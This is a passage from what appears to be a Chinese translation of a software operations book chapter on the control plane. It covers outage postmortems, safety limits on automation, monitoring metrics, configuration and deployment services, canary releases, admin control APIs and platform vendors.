亚马逊在事后分析中清晰地表述：“一个已获授权的S3团队成员，根据一个已有的剧本执行了一个命令，从一个S3子系统（用于S3计费流程）删除少量的服务器。不幸的是，他在输入时敲错了一个命令，导致实际操作中删除了更多的服务器。”从这一段得知，有人敲错了一个命令。我非常同情敲错命令的人。想象我就是他，一想到因为我的个人原因造成停机事故，我就感到震惊和恐惧。这是一种可怕的感觉，但下面还有更多要学的内容。

可以花点时间学习或重温一遍这份事后分析报告，毫不夸张地说，这份报告自始至终没有出现“人为错误”这样的表达。这个事故的根因，不是导致系统失效的人类，而是让人类蒙羞的系统。管理工具和剧本

允许这个错误发生了，它们把一个小小的错误放大成巨大的恶果，所以必须将此事故视为系统失效。这里的“系统”意味着整个系统：包括S3服务，再加上控制层软件和管理这一切的人工流程。

第二件要注意的事情是，这里提到的剧本显然已经使用过了。但之前的运行并没有像这次上了新闻头条。这是为什么？无论出于何种原因，这个剧本以前是没问题的。我们既要成功中学习，也要从失败中学习。当以前使用这个剧本时，条件是否有所不同？以下任何一项都有可能发生变化。

- 谁执行了剧本？执行时是否有二次检查？
- 剧本是否发生过修订？有时剧本的错误检查环节会随着时间的推移而放宽标准。
- 底层系统提供了什么反馈？反馈可能先前帮助过避免一些问题。

我们倾向于对造成不良后果的事件进行事后分析，然后开始寻找原因，并将所有异常标记为根本原因或影响因素。但是在“平常”的操作中，那些标记为异常的事情依然多次发生。停机事故发生后，由于擅长做事后分析，因此我们重点指出这些异常。

我们也有很多机会从成功的运维操作中学习。异常事情会一直存在，但大多数情况下它们并不会造成停机。我们要花点功夫去从中学习，为成功的运维变更编写事后分析，从而查看发生了什么变化或异常，找出“差点失手”的地方。是否有人输入了不正确的命令，但在执行之前发现了？这就是差点失手。了解这些失手是如何避免的，找出有哪些安全网有助于避免失手或防止失手所造成的危害。

10.2.2 运行得太快也有问题

这份AWS事后分析报告中还有一段值得注意的内容：“虽然移除容量是一项关键的运维操作，但这次事故中使用的工具能够在非常短的时间内移除过多的容量。我们修改了这个工具，它现在能以较慢的速度移除容量。同时，我们增加了安全防护措施，当容量移除操作使任意子系统容量低于其最低要求水平时，系统会停止继续移除容量。”

因为这段内容的描述与2016年8月Reddit网站遭遇的那次停机事故非常相似，所以这里凸显了这一部分内容。在那次停机事故后，Reddit网站报告称，这起事件由其自动扩展服务“过度尽职”引起。该服务观察到部分迁移的ZooKeeper数据库，这部分数据库声称Reddit网站只需要其当时运行的一小部分服务器，于是这个自动扩展控制器忠实地关闭了其余的服务器。

这些停机事故给我们的共同启示是，自动化不应仅仅用于执行人类系统管理员的意愿。相反，它更应像工业机器人，用控制层感知系统的当前状态，将其与所需的状态进行对比，并做出调整，使当前状态能够转变为期望的状态。

在这两起事故中，关闭一两个甚至更多的实例都是完全正常的。大多数情况下，单独的虚拟机或进程并不会受到影响，在1000台机器中关掉1台也不会有太大影响。但在某些时间点上，自动化工具会关闭足够多的机器，造成系统容量明显下降。而容量确切的阈值取决于系统拥有多少空余容量处理突发事件，无论如何，一旦关闭的实例数量超过了总服务器容量的50%，自动化工具就应该停下来，从而使人们能够确认移除容量确实是正确的行为。

自动化工具不会做出任何判断，当出错时，它会迅速扩大错误范围。而当人类意识到错误发生时，已经错过了干预的时间，只能设法恢复系统。我们如何既能干预，又不会让自己陷入事必躬亲的烦琐境地？我们应该在自己不擅长的事情上使用自动化工具，比如重复性任务和快速响应，但要人为介入自动化工具不擅长的地方，比如在更高的层次上感知整个局势。

有了上述基础知识，下面开始讨论控制层的主要组件。在每个领域，我们都会讨论经济实用方案和高端方案（请记住控制层的市场日新月异）。

10.3 平台和生态系统

假设我们决定让系统平台具备监控功能，那么在平台团队中肯定会有一个监控团队。期望该团队能够响应应用程序的告警？当然不是！相

反，该团队应该能够帮助相关人员响应应用程序告警。换句话说，监控团队不会进行监控，而会帮助其他人实现自行监控。这是一种从占有某个领域向为客户提供服务的思维转变。

这看似只是一个简单的启发，但会让我们立即改变对团队责任的看法。例如，监控团队通常会实现所有特定的监控器、触发器、警报和阈值，这使得他们处于运维变更“漩涡”的中央。这意味着他们必须创建一个“监控请求”表单（无论是纸质还是在线），在有监控需求时开发团队可以填写，同时意味着对监控的调整和更改，必须通过另一个团队的收件箱进入等待队列。

如果我们能够以客户为中心处理团队之间的关系，那么监控团队就不应该去实现监控器。监控团队成员的工作应该减少一个层次：他们只负责实现相关工具，让其客户通过这些工具实现自身的监控器。换句话说，监控团队需要构建基础设施接收告警，构建部署工具推送其监控代理软件（如果适用），或者构建脚本工具方便开发人员提供他们所需的监控器的JSON描述。

这看起来像在面向对象的应用程序中创建接口。监控团队提供了一个开发团队可以使用的接口，并负责编写接口的实现细节，而且在持续支持其接口协议的过程中，可以随时改变实现细节。

再来看看数据库管理员。令人遗憾的是，DBA这个缩写，既可表示“数据库管理员”，又可表示“数据库架构师”。多年来，两者的职责界限一直模糊不清。在理想情况下，数据库管理员应该关注创建高性能和高稳定的平台，开发团队能够在该平台上构建任何类型的数据库。不幸的是，早些年的那些技术限制，导致DBA既要负责数据库服务器的健康状况，又要负责供应用程序使用的数据模型。扭曲数据模型来适应服务器这种做法（合理的做法应该是反其道而行之），造成各个团队关系异常紧张。所以NoSQL运动的初衷大多是重构这种不合理的关系。

在使用NoSQL和其他后关系数据库的过程中，我们看到了不同以往的角色划分方式。平台团队的数据库管理员主要负责保持数据库健康运行，数据库管理员要确保数据库具有足够的容量，而数据模型的设计工作则由应用程序团队负责。

因为一个应用程序能很轻易地做出有害的模式变更，从而影响其他数据库消费者，所以使用基于SQL的RDBMS的话，这种新的方式会面临挑战，这就要求我们为每个服务分配一个单独的物理数据库。虽然这不是节约资源的做法，但确实能解放开发团队，让他们独立地进行开发，而不必排队等待DBA更改模式。

是否有可能创建一个平台，各个团队能安全和自主地将数据保存到一个共享的SQL数据库中？答案是有可能的，但需要在开发人员和数据库管理员之间达成共识。通过解析SQL来进行自动化的数据完整性（sanity）检查，难度实在是太高了。开发人员和数据库管理员必须达成一致，开发一个更简单且机器可读的格式，方便对其编写脚本。许多迁移框架提供的XML、JSON或YAML格式就已经足够了。

请记住，平台团队的目标是为客户赋能。他们应该试图摆脱日常流程带来的束缚，集中注意力构建平台本身的安全和性能。如果发现技术或架构的选型难以实现这一点，那么这就是改变现有技术很好的理由！

10.4 开发环境就是生产环境

如果快速地想象一下开发服务器的样子，头脑中可能会出现这样的画面：充满了混乱和陈旧的临时文件，以人名命名的压缩包，没有进行版本控制且不能确定是否仍在使用的脚本，几年前离职的开发人员留下的SSH密钥……简而言之，就是一个破败不堪的烂摊子。

好吧，再想想QA环境。它能完全满足工作要求吗？真的能吗？是否具备一些集成测试应用的模拟环境？或许在生产环境中运行的那些作业无法在QA环境中运行，或许由于不能复制包含个人身份信息的生产环境的用户数据，因此数据库中的数据不太切合实际。你能保证只要软件通过QA环境测试，就意味着可以在生产环境中正常工作吗？

如果你的环境与上面描述的不同，那么你就是少数派。如果你的开发服务器镜像是一个带有已知配置的全新虚拟机，那就太棒了！如果QA环境和生产环境能由同一个自动化工具创建，并且QA环境存有经过匿

名化处理的一周以来的生产环境用户数据样本，那么你就继续保持吧！

大多数组织在搭建开发环境时勉强应付。当看到开发人员不得不串接几个插线板从附近座位的插座引来电源时，就知道那里一切都是凑合。QA环境的网络拓扑或规模与生产环境不匹配，多个开发团队想要进入QA环境，然而现实不允许，因为QA环境只有一个。（提示：QA环境的“正确的数量”是不存在的，将其虚拟化后每个团队可以按需创建QA环境。）总之，急需提高对开发环境的重视。

细想起来，上述想法有点异乎寻常。开发人员一直在创建内容，他们构建的软件必须存入版本控制系统（服务），在CI系统（另一种服务）中构建，在QA环境（服务）中测试，然后存入部署包库（另一种服务）中。当这些服务中断时，开发人员就无法完成他们的工作。打个比方，假设公司的内容管理系统停机了，广告撰稿人无法完成工作，那这至少属于严重级别为2级的事故，对吧？

开发人员完成工作所需的工具、服务和环境，应该以生产级别的SLA对待。开发平台就是创造软件这项工作的生产环境。

10.5 整个系统的明晰性

在8.3节中，我们讨论了单个实例如何显示它们的状态，那只是整个明晰性故事的开始。现在看看如何根据个体实例的信息组合成一张系统的健康全景图。

首先要明确我们想通过努力达到什么目的。把系统当作一个整体来处理时，需要回答这两个基本问题。

(1) 用户是否获得了良好的体验？

(2) 系统是否创造了预期的经济价值？

请注意，“是否一切都在运行”并没有出现在上述列表中。即使是网络规模较小的场景，在一切都没有运行的情况下，系统也应该能够继续“存活”一段时间。当网络规模较大时，“部分系统故障”也是正常的

运维状态，因为此时很难找到这样的场景：在任何时刻所有实例都在运行，且没有进行部署或发生系统失效。

10.5.1 真实用户监控

很难根据单个实例的指标推断用户是否获得了良好的体验，这需要整个系统模型，包括断路器、缓存、后备系统和其他一些频繁变化的实现细节。而判断用户体验的最佳方式是直接测量，这就是所谓的真实用户监控（real-user monitoring，也可称其为RUM²）。

²此处为幽默，朗姆酒的英文也是RUM。——译者注

移动应用程序和Web应用程序可以通过一些方法将其运行时间和失效状态报告给中央服务。然而做到这一点需要依赖很多基础设施，因此可以考虑使用类似New Relic或Datadog等服务。运行自己的监控系统比较合理的话，内部部署软件也许更合适，例如AppDynamics或CA公司的APM。某些产品还允许在系统的边缘查看网络流量，记录HTTP会话方便分析或回放。

与自己动手开发监控系统相比，使用这些服务有3个优势。首先是能快速启动，无须构建基础设施或配置监控软件，很有可能在一小时内就开始收集数据了。其次，这些服务能为各种技术提供代理软件和连接器，这使所有监控集成到一处更加容易。最后，仪表盘和可视化界面往往比开源替代方案设计得更精美。

当然，这些服务也有缺点。首先，它们是商业服务，需要支付订阅费。随着系统规模的扩大，费用也会增高，最终费用就会高得令人咋舌，但将其迁移到自身基础设施上来的转换成本也同样高得令人却步。其次，即使是监控信息这样的数据，一些公司也绝对不愿意通过互联网来传递。

企业内部部署的商业解决方案（如AppDynamics）易于进行集成，可视化界面也得到了优化，但这些解决方案失去了快速启动的优势，并且当规模变大时还要追加费用。

开源领域已经有了一些优秀的工具，但常见的开源效应仍在起作用：将开源工具集成到系统中会面临挑战。类似地，将开源工具相互整合也会面临挑战！另外，开源工具的仪表盘和可视化界面既不太精细美观，对用户也不太友好。使用开源服务每月虽然不再有那么高昂的服务订阅费，但还是要投入人力和基础设施等相对隐性的成本。

参加运维或软件架构会议中的一半供应商从事系统监控领域，该领域发展更新很快，所以当阅读本书时，这个领域的名称可能会有所变化。目前该领域大致叫作“应用性能管理”³，这似乎是未被开源软件包取代的运维软件的最后“一片领地”。与其他类型的运维软件一样，选择理想的解决方案显得并不那么重要。所以，在使用所选择的解决方案时务必专注，不要在系统中留下任何“未被开垦的死角”。

3application performance management, APM。——译者注

如果要了解当前状态和近期历史记录，那么真实用户监控最有帮助，其最常见的可视化方式是仪表盘和图表。

10.5.2 经济价值高于技术价值

一些软件以艺术形式存在，还有一些以娱乐形式存在，我们为公司编写的大多数软件则是为了创造经济价值而存在。在有关明晰性的一节中谈论软件系统的经济学似乎很奇怪，但这是最直接的认识软件系统 and 公司盈利之间联系的地方。如果用户体验不好，系统创造的价值就会受到损害。如果系统成本太高，系统的价值也会受到损害。这些会影响公司财政的“顶线”（top line）和“底线”（bottom line）。我们应该建立明晰性，揭示近况、现状和未来状态与公司收入和支出之间的联系。

顶线就是公司收入，这是大家都期待的好东西。系统应该能够告诉我们，公司是否正在尽可能多地获得预期达到的收入。换句话说，是否存在一些性能瓶颈，阻碍我们签约更多新用户？一些重要的服务是否会返回错误，导致人们还没注册就放弃尝试？你的领域或许与下面列出的具体需求有些差异，但应该计划察看下述内容。

- 查看业务流程的每一步。是否在某个步骤出现快速变少的情况？在创收过程中，某些服务的日志是否抛出了异常？如果是，那么公司的顶线就会降低。
- 查看队列的深度。性能开始下降最先会在队列深度上表现。非零的队列深度总是意味着需要更长的时间才能最终完成工作。对许多商业事务来说，排队时间直接会影响公司收入。

底线是净利润（或净亏损），这是顶线减去成本后的结果。成本来自对基础设施的使用，特别是如今经常使用的可自动扩展的、资源可伸缩的和随用随付的服务。许多创业公司经历过由于意外的自动扩展而导致资金损失的恐怖故事：未经检查的需求耗费了数千美元的基础设施费用。更糟糕的是，有时失控的自动化工具启动过多的资源也会造成这种情况。

成本也会源自运维工作量。软件越难以运维，人们在运维上所花费的时间就越多。无论是DevOps风格的组织，还是传统“筒仓”（silo）⁴林立的组织，这一点都是成立的。无论哪种类型的组织，在应对生产事故上花费的所有时间都不在计划范围内，这些时间本应用来提高公司的顶线。

4筒仓原指农民用来存储不同类型粮食的筒型粮仓，用在组织中指公司根据员工的工种而设置的各个部门，比如业务部、开发部、测试部等，每个部门就好比各自隔离的筒仓，这些部门之间目标各异，沟通不畅，难以协作。——译者注

另一个不太明显的成本源自平台和运行时系统。有些语言能让程序员快速编程，但需要更多实例处理特定的工作负载（这样就增加了成本）。要提升公司财政底线，可以把公司的关键服务转移到某些技术上来实现，这些技术可以占用更少的资源或以更快的处理速度完成工作。但是，在这样做之前，要确保这项技术确实能带来成效。换句话说，这项技术检测在国家公园内拍摄的鸟类照片时，能优化CPU处理时间，但是如果这个功能每月只用一次，那么这项技术对公司的财政底线来说并不重要。

到目前为止，我们已经讨论了现状和近况。而明晰性工具也应该能够帮助我们思考接下来的部署，例如下面这些问题。

- 是否有机会通过提高性能或减少排队来提升顶线？
- 是否会遇到妨碍提升顶线的瓶颈？
- 是否有机会通过优化服务来提升底线？能够发现容量过度扩展的地方吗？
- 是否可以用更高效的实例来替换性能较差或占用资源较多的实例？

监控、日志收集、告警和仪表盘等手段的经济价值，其实是高于其技术价值的。但大部分人并不了解这一点。如果能用这种视角来看问题，那么就会发现你能很容易地决定要监控什么，收集多少数据以及如何表现数据。

10.5.3 碎片化的风险

人们的观念通常会分为“技术”和“业务”两个关注点，甚至可能会把其中的“技术”再细化为“开发”和“运维”两个关注点。大多数时候，这些关注点不同的人们会使用不同的手段进行不同的度量。想象一下，当营销人员使用网页臭虫⁵，销售人员使用商业智能工具中报告的转化率，运维人员通过Splunk分析日志文件，开发人员盲目地寻找希望和直觉时，做一个好的规划该是多么困难。这些不同角色的团队成员能否就系统如何运作达成一致？如果能把上述信息整合起来就会好很多，这样各方都可以通过相似的界面查看同样的数据。

⁵tracking bug，又称网络信标，通过隐秘方法收集特定用户上网习惯等数据并将其写入cookie。——译者注

虽然持不同关注点的人，在用不同的视角观察系统时，会产生不同的观点，但他们每个人都应该能使用同一个表现共同目标的信息系统。例如，对园丁、飞行员和气象学家来说，“天气如何”意味着完全不同的事情。从首席执行官和系统管理员口中问出“进展如何”，两者的含义也截然不同。同样，对营销团队来说，一堆CPU的利用率图表意义不大。公司中的每个“特殊兴趣小组”都可能有自己的仪表盘，但每个人都应该能够看到表现共同目标的信息：产品发布如何影响到用户参与度，或者转化率如何影响到系统延迟时间。

10.5.4 日志和统计信息

在8.3节中，我们在细节层面上看到了生成良好日志记录和度量标准的重要性。而在系统层面上，我们需要收集所有的微观数据并加以理解。这就轮到日志收集器和度量指标收集器出场了。

和许多类似工具一样，日志收集器能以推或拉的模式进行工作。推模式意味着实例能在网络上推送日志，此时通常使用历史悠久的syslog协议。推模式对容器非常有用，它们无须额外保存状态，且通常没有本地存储。

如果使用拉模式，那么收集器就在中央计算机上运行，且能连接所有已知主机进而远程复制日志。在这种模式下，服务只将其日志写入本地文件。

仅将所有日志保存在一台主机上，就已经小有成就了。真正的便利是对日志进行索引，索引之后，就可以按模式进行搜索，制作趋势图表，并在发生异常事件时告警。Splunk在当今日志索引领域占据主导地位，而由Elasticsearch、Logstash和Kibana组成的“三驾马车”则是另一组流行的工具。

除了信息并不总能从文件中直接获得这一点，不同度量指标工具的工作方式大同小异。有些信息只能通过在目标机器上运行程序来获取，了解网络接口利用率和出错率。这就是度量指标收集器经常搭配使用其他工具度量实例的原因。

度量指标还有一个有趣的特点——可以按时间来将其聚合。大多数度量指标数据库会对最近的样本进行细粒度的度量，但随着样本变老，它们会将样本聚合到越来越大的时间跨度。例如，今天的网卡错误率能以秒为单位查阅。如果要查阅过去7天的错误率，则最细能以分钟为单位查阅。如果要查阅7天之前的，则最细仅能以小时为单位查阅。这样做有两个好处。首先，确实能节省不少磁盘空间！其次，可以让长时间跨度的查询成为可能。

10.5.5 要监控什么

如果可以预判哪些度量指标能限制容量、揭示稳定性问题或暴露系统中的其他裂纹，那么你也只能监控这些了，另外这种预判会存在两个问题。首先，你有可能猜错。其次，即使猜对了，关键指标也会随着时间的推移而改变。这是因为代码在改变，需求模式也在改变，明年困扰你的瓶颈问题现在或许还不存在呢！

当然，你可能为了监控所有事物而花费无限的精力去搜集度量指标。但系统除了收集数据之外还需要做一些其他工作。我发现，一些启发式方法可以帮助确定要度量哪些变量或指标，下面会讨论其中部分内容。对于另一些度量指标，可能首先需要编写代码来收集数据。以下是一些较为有用的度量指标的分类。

- **流量指示**

页面请求量、页面请求总数、事务计数、并发会话数。

- **每种类型的业务交易**

已处理的业务交易数量、被终止的业务交易数量、所创造的业务价值（以元为单位）、事务持续时长、业务转化率、业务完成率。

- **用户**

用户群分析或分类、用户使用技术的偏好、注册用户百分比、用户数量、使用模式、使用中遇到的错误数量、登录成功数量、登录失败数量。

- **资源池健康状况**

是否处于启用状态、总资源数量（适用于连接池、`worker`线程池和其他所有资源池）、检出资源的数量、高水位线、所创建的资源数量、所销毁的资源数量、资源检出的总次数、等待某资源而被阻塞的线程数量、某线程被阻塞等待的次数。

- **数据库连接健康状况**

抛出的SQLException数量、查询数量、查询的平均响应时间。

- 数据消费量


用于展示的实体或行的数量、数据在内存和磁盘中的占用量。

- 集成点健康状况

断路器状态、超时次数、请求数量、平均响应时间、良好响应数量、网络错误数量、协议错误数量、应用程序错误数量、远程端点的实际IP地址、当前并发请求数、并发请求高水位线。

- 缓存健康状况

缓存项数量、缓存所占内存量、缓存命中率、垃圾收集器刷新的缓存项数量、缓存配置的上限、缓存项创建所用时间。

上述度量指标中所有的计数，都有隐含的时间条件，即默认在这些计数前面加上“最近n分钟”或“自上次复位以后”。

通常，即使是中型系统也可能有数百个度量指标。每个度量指标正常和可接受数量的取值有某些变化范围。这些范围可以是围绕目标值的取值区间或不应超过的阈值。只要在可接受的范围内，该度量指标就是标称的。通常，每个度量指标会有第二个用于提示“警告”的取值范围，在参数快要到达阈值时告警。

要衡量系统连续的度量指标的标称范围，“用某时间段的平均值加上或减去两个标准差”不失为一个实用的经验法则。其中的时间段可以选择该指标变得引人关注的那段时间。大多数度量指标与访问流量有关，所以在这种关联性最稳定的时间段做出的度量就可以当作标称范围，比如“每周最忙时段”（可以是周二下午2点）。相比之下，“每月最忙一天”就显得意义较小。但在某些行业，如旅游、花卉和体育，与访问流量最相关的度量往往发生在节假日或重大活动期间。

对零售商来说，相比在“每周最忙一天”，他们更加强烈地关注在“每年最忙一周”里所得到的度量指标。不存在适用于所有组织的正确度量时间段。

10.6 配置服务

像ZooKeeper和etcd这样的配置服务其实就是一些分布式数据库，应用程序可以利用它们协调自身配置，但这里的配置就不仅仅是管理实例在.properties文件中保留的那些静态参数了。虽然其中确实涵盖简单的设置，如主机名、资源池大小和超时，但这里的配置还包括“安顿”各个实例的工作。这些配置数据库可用于服务的编排、集群首领选举（具有主节点的集群）或基于法定参与数的共识达成。

但是，配置服务也是靠代码而不是魔术来构建的，它们仍然受CAP定理和亚光速通信的限制，配置服务本身就是分布式数据库。

配置服务可实现容量扩展，但不具备资源可伸缩性。这意味着虽然可以添加和删除节点，但随着节点重新平衡响应时间的数据分配，响应时间会相应变长。通常需要管理员进行某种操作，配置服务才能展开，比如让集群接受新成员，或指示集群旧成员可以永久离开。

请记住，与其他所有应用程序一样，配置服务也会遭受相同的网络创伤。有时客户无法访问配置服务，更糟糕的是，有时候配置服务的各个节点不能相互访问，但客户端可以访问这些节点。在这种情况下，为安全起见，客户端需要获取稍微过时的配置来运行。否则，当配置服务的各个节点被分隔时，能且只能关闭应用程序。

信息并不仅仅从服务流向客户端实例，实例也可以向服务报告其版本号（或提交SHA算法）和节点标识符。这意味着可以编写程序或脚本，从而在一次部署后，可以将系统的实际状态调和至预期状态。此时需要小心一点，虽然配置服务可以为客户端提供较高的读取容量，但每次写入配置服务，都必须经历某种共识机制才能生效。因此，使用配置服务进行相对缓慢的配置数据更改工作是没有问题的，但肯定不能把它当作日志收集系统使用。

下面是关于配置服务的几点提示。

- 确保实例可以在没有配置服务的情况下启动。
- 确保实例在配置服务无法访问时不会停止工作。

- 确保配置服务的某个被网络分隔的节点不具备关闭整个系统的能力。
- 要跨地理区域进行复制。

10.7 环境整备和部署服务

本书第三部分将探讨如何设计可部署的服务和应用程序，本节将讨论底层基础设施如何执行部署。

部署是运维工作中的必经环节，是连接开发和生产的桥梁。对一些组织来说，部署就是*DevOps*，这是可以理解的。在许多组织中，部署是非常痛苦的，所以这是一个开始改善工作体验的好地方。

为解决这个问题，市面上出现了大量推式部署工具和拉式部署工具。由于推式部署工具使用SSH或其他代理工具，因此中央服务器可以连接到目标机器上来运行脚本。此时这些目标机器事先并不知道自己的角色，服务器会统一将角色分配给它们。

相比之下，拉式部署工具更依赖各台机器了解自己的角色，机器上的软件可以访问配置服务获取有关其角色的最新信息。

拉式部署工具特别适用于资源可扩展的场景。进行资源扩展的虚拟机或容器的身份都很短暂，因此使用推式部署工具维护从机器身份到其角色的映射就显得毫无意义。（机器身份会很快消失，不再出现！）但对于长寿命的虚拟机甚至物理主机，推式部署工具就可以更简单地进行设置和管理。这是因为此时可以使用像SSH这样的标准化软件，而无须使用需要自带配置和身份验证的代理软件。

部署工具本身应该配备一个部署包库，至于使用其官方的“制品库”还是S3存储桶，可以视情况而定。要有一个地方保存那些来自非开发人员笔记本计算机的重要的部署包，这一点很重要。用于生产环境的构建包需要使用已知来源的程序库，在一台“干干净净”的服务器上运行。在构建包通过构建流水线上各个阶段时，应该在构建包上做相应的标记，在通过像单元测试或集成测试这样的验证阶段时尤其需要注意。

上述做法可不是迂腐学究或者摆花架子让安全部门满意。可重复的构建工作非常重要，要确保在机器上可以运行的代码在生产环境中也能运行。

将构建服务器用作攻击媒介

任何广泛使用的服务器软件都可用作攻击武器，包括构建服务器，诸如Jenkins、Bamboo或GoCD。

至少有一家主要软件供应商受到了构建环境的攻击。攻击者在该供应商的持续集成服务器中的一个插件上做了手脚，该插件注入了攻击该供应商的一家知名客户的代码（此事通过私人交流得知），这个供应商将其程序库都保存在受控的制品库中，但忽略了构建系统本身的插件——这些插件是直接从上下载的。

金丝雀部署是构建工具需要完成的一项重要工作。这里的“金丝雀”指一小组实例，它们率先获得了系统的新版本。在一段时间内，运行新版本的实例会与运行旧版本的实例共存（请参阅第14章，了解如何实现新旧两个版本的和平共处）。如果金丝雀实例行为异常，或者其度量指标一直很低，那么该构建就不会推送给剩余的实例安装。

与构建和部署的其他阶段一样，金丝雀部署的目的就是在构建包到达用户之前，拒绝其中糟糕的构建包。

在更大规模的情况下，部署工具需要与另一个服务进行交互，从而决定构建包的安置位置。这个安置位置服务将确定相应服务上运行的实例数量，能够通过网络进行感知，实现跨越网络区域安置实例，获得较好的可用性。通常，它还会驱动互连层来设置IP地址、虚拟局域网、负载均衡器和防火墙规则等。

当网络达到上述规模时，就需要看看平台领域都有哪些厂商，10.9节将介绍这些内容。即使有专门的团队提供该平台的维护和运维，也需要了解平台的功能，因为软件需要包含一个期望平台能够满足的关于需求的描述（通常以JSON或YAML文件的形式保存在构建制品中）。

10.8 命令与控制

只有当实例需要花费很长时间才能做好运行前的准备工作时，实时控制才有必要。想象一下，任何配置更改都要花10毫秒才能推送出去，接下来每个实例还要花几百毫秒才能重新启动。在实际操作中，这样的实时控制不仅不值得，而且会带来更多的麻烦。每当需要修改实例时，更简单的做法就是杀死该实例，并让调度器启用一个新实例。

如果实例在容器中运行，并从配置服务获取配置信息，那么用“杀死旧实例并启用新实例”的做法就正好适用。容器的启动速度非常快，且新配置能立即投入使用。

可悲的是，并非所有服务都是由能够快速启用的实例组成的。基于Oracle JVM或OpenJDK的所有服务在即时编译器真正生效之前需要进行一段时间的“热身”。许多服务需要在缓存中保存大量数据，然后才能正常运行，这就增加了启动时间。如果底层基础设施使用了虚拟机而不是容器，那么重新启动可能需要几分钟。

10.8.1 要控制什么

在上述场景下，需要考虑如何对正在运行的实例发送控制信号，下面是控制种类的简要清单。

- 重置断路器。
- 调整连接池大小和超时。
- 禁用特定的出站集成。
- 重新加载配置。
- 开始或停止接收负载。
- 特性开关。

并非所有服务都需要上述所有控制。不过，这些有一定的借鉴意义。

许多服务会采取公开一些控制的方法来更新数据库模式，或者删除并重新设置所有数据。这些控制在测试环境中或许有用，但在生产环境中极其危险。这些公开的控制，是开发和运维两个角色之间信任破裂造成的。开发人员不相信运维人员能正确地部署软件并运行脚本，运维人员不允许开发人员登录到生产机器更新数据库模式。这个信任的

破裂本身就是一个需要解决的问题，绝对不要在生产代码中构建一个自我毁灭“按钮”！

另一个常见的控制是“刷新缓存”按钮，这也是非常危险的。虽然这可能不是一个自我毁灭“按钮”，但其效果好比令地球大气层消散在太空里。在接下来的几分钟内，刷新缓存后的实例的性能会非常糟糕，它会对底层服务或数据库施加一窝蜂效应，因为对某些种类的服务来说，只有当将工作集加载到内存中后它们才能响应请求。

10.8.2 发送命令

即使决定了要公开哪些控制，还存在一个问题：如何将运维人员的意图传达给实例？最简单的方法是通过HTTP提供一套管理API，服务的每个实例都将监听发往某个端口上的管理请求。然而，该端口需要区别于普通流量的端口。另外，管理API不应该向公众开放！

基于HTTP的API为未来使用更高层级的自动化运维敞开了大门。起初，最好使用cURL或任何其他HTTP客户端来访问管理API。如果这个API碰巧以Open API格式来描述，那么就可以凭借Swagger UI拥有一个免费的图形用户界面。

当规模变得更大时，编写简单的脚本来调用那些管理API就不能满足需求了。还有，对每个实例进行API调用需要时间。假设每次执行API调用需要四分之一秒，那么循环调用500个实例组成的服务舰队大约需要2分钟，而且这个时间的前提是所有实例都在运行并能正确响应。实际上更有可能的情况是，无论使用什么脚本循环执行，这些API调用都会因为某些实例没有响应而出现中途停顿。

此时可以构建一个“命令队列”。这是一个共享的消息队列或发布-订阅总线，所有的实例都可以监听。这样一旦管理工具发出命令，该命令就可以被各个实例执行。

不过要小心！有了命令队列，一窝蜂效应就更容易发生了。为每个实例添加一个随机的延迟时间，让它们能够分散地执行命令，这是避免一窝蜂效应的好方法，并且有助于区分实例的“波”或“帮”。这样一

来，针对一个命令就可以先让“第一波”的实例执行，过几分钟后再让“第二波”执行，然后再“第三波”，依此类推。

10.8.3 可编写脚本的界面

系统管理工具的图形用户界面在演示时的效果非常好。但不幸的是，它们是生产环境中的噩梦。图形用户界面的主要问题就是鼠标点击，单靠鼠标点击来编写脚本并不容易，运维人员不得不求助于像Watir或RoboForm这样的图形用户界面测试工具，对鼠标点击进行自动化。图形用户界面强制系统管理员在每一个服务或实例上都执行相同的手动操作（可能会有很多次），这会让操作速度变慢。例如，优雅地关闭我曾经维护的一个专用的订单管理系统，需要在6台服务器上分别进行鼠标点击，每次点击还需要等几分钟。想想这种优雅地关闭系统真的优雅吗？在1小时的变更时间窗口内，花上一半时间等待图形用户界面允许点击，这种“优雅”没人能受得了。

归根结底，对生产环境中长期的运维工作来说，图形用户界面是糟糕的管理界面。长期运维的最佳界面是命令行，通过命令行，运维人员可以轻松用地用脚本构建“脚手架”，记录日志和进行自动化的操作，维持软件“愉快”地运行。

10.8.4 要点回顾

控制层的软件总会吸引人们的眼球，博客帖子和黑客新闻总是会驱使开发出更多这样的软件。但始终要考虑运营成本，因为所有构建的软件要么必须维护，要么被迫抛弃。要选择那些适合团队规模和工作负载规模的工具。

可以从系统可见性开始，使用日志记录、跟踪和度量指标来创建明晰性。收集并索引日志，发现系统行为的一般模式。这样当机器或实例出现故障时，就可以获取其日志用于事后分析。

当面对更大或更动态的系统时，可以使用配置、整备和部署服务来获得杠杆作用。使用的临时机器越多，对这些服务的需求就越大。这条

到生产环境的流水线不仅仅是一套开发工具，同时也是开发人员用来创造价值的生产环境。要像对待任何其他生产环境一样对待它。

一旦系统（在某种程度上）稳定下来，并且问题显露出来，就要建立控制机制，这样就能进行更精确的控制，而不仅仅是重新配置和重新启动实例。相比那些高度动态的环境，部署到长寿命机器上的大型系统从控制机制中受益更多。

10.9 平台厂商

到目前为止，我们提到的解决方案都需要“某种程度的组装”。这意味着需要逐步采用各种工具，并推迟承诺。然而，可选的工具太丰富也是有代价的，因为最终需要花费时间和资源将不同的工具连通起来。例如，让所有身份验证和基于角色的授权系统协同工作，这是自己开发平台时一个基本但令人沮丧的方面。另一个常见的绊脚石，是整合各个组件的监控信息，提供统一的视图。

在整合频谱的另一端，有一些平台厂商。平台与数据中心之间的关系，就相当于操作系统与个人计算机之间的关系。平台将底层基础设施进行抽象，提供了一个更友好的编程模型。平台可以管理多台计算机之间的资源和任务调度，能为其各个组成部分协调一致地工作提供保证。

在平台市场中，厂商一直是“你方唱罢我登场”。在撰写本书时，最有竞争力的竞争者是Kubernetes、Apache Mesos、Cloud Foundry以及Docker的Swarm Mode。在本书付梓之前，“台上”再多一个或几个新厂商的可能性很大。

相对于云供应商，平台能够提供一个与之不同的特性——位置无关性。借助平台，软件可以安装在任何位置——企业内部、托管设施或公有云。

对大型组织中的一个团队来说，部署监控框架是相对容易的，而且方便团队根据各自的监控需求进行定制。然而，如果使用平台来进行监控就会出现不同的情况，组织内的大部门更有可能转向使用一个预

制的平台，这意味着其中个别的团队就没有能力或权力来建立自己的平台。（所以，这种做法的成本效益并不高，为了证明投资的合理性，组织往往将平台的支持成本分摊到许多团队。）

当这些平台运行良好时，部署服务的体验会非常流畅。将JAR文件或Python项目绑定到其运行时系统上，构建并运行虚拟机或容器镜像，设置好DNS，这些只需一个命令就能实现。

